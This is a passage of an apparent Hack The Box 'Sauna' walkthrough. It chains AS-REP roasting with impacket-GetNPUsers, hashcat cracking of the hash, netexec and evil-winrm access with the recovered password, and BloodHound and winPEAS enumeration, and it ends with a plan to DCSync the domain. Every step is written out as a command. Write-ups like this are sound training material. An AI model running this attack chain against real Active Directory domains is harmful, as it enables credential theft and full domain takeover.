
Bingo! we got hit, so the username format is FistinitialLastname, let’s change all user’s username and then try again


it still identified only one valid user what’s wrong!,

so it is the thing!, only one security manager and it is Mr. Fergus Smith 😈
we now have valid username but no password, what are you thinking about AS-REP attack right, yes my friend
impacket-GetNPUsers -no-pass -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/FSmith
Bingo!, let’s load our hashcat and crack this sweet hash
hashcat --help | grep -i kerberos
we are here for AS-REP let’s use the mode 18200
hashcat -m 18200 fsmith.hash /usr/share/wordlists/rockyou.txt
great we found password for fsmith:Thestrokes23
let’s use netexec tool to check if we have any read/write access to share in SMB or permissions to login via winrm
netexec smb 10.10.10.175 -u fsmith -p Thestokes23 --shares
HMM, we have a READ permissions to NETLOGON,SYSVOL,print$ shares and write permissions to RICOH Aficio SP 8300DN PCL 6 share which looks interesting, let’s keep this in pocket and check for winrm access
netexec winrm 10.10.10.175 -u fsmith -p Thestokes23
Pwn3d! means we can login using winrm, let’s use evil-winrm to login as fsmith
evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23
Post-Enum
let’s start our enumeration, first we’ll check for any special privileges do we have, any special group memberships
let’s check for any special privileges usign whoami /priv

nope, let’s check for group memberships using whoami /groups

nope we are just normal user on this system, what about checking other users on the system

svc_loanmgr possibly the service user!, what if we can login as svc_loanmgr then use SeImpersonatePrivilege to gain Admin access!, first we need to enumerate the svc_loanmgr user
let’s check it’s group membership using net user svc_loanmgr

possibly if we can get the password of the svc_loanmgr we can login using evil-winrm, now we are dealing with service user’s so it’s always good to check for the Kerberost attack.

Deadend!, let’s use the bloodhound
bloodhound-python -c all -u fsmith -p Thestrokes23 -d EGOTISTICAL-BANK.LOCAL -dc SAUNA.EGOTISTICAL-BANK.LOCAL -ns 10.10.10.175

svc_loanmgr has DcSync Permission, let’s first find the password for the svc_loanmgr, let’s use the winPEAS to find any information we missed earlier
upload winpeas to target machine via upload command

ohh!, so much overthinking we just found password laying around the machine
as we have DCSync rights let’s just use the secrestdump tool to get the password hashes
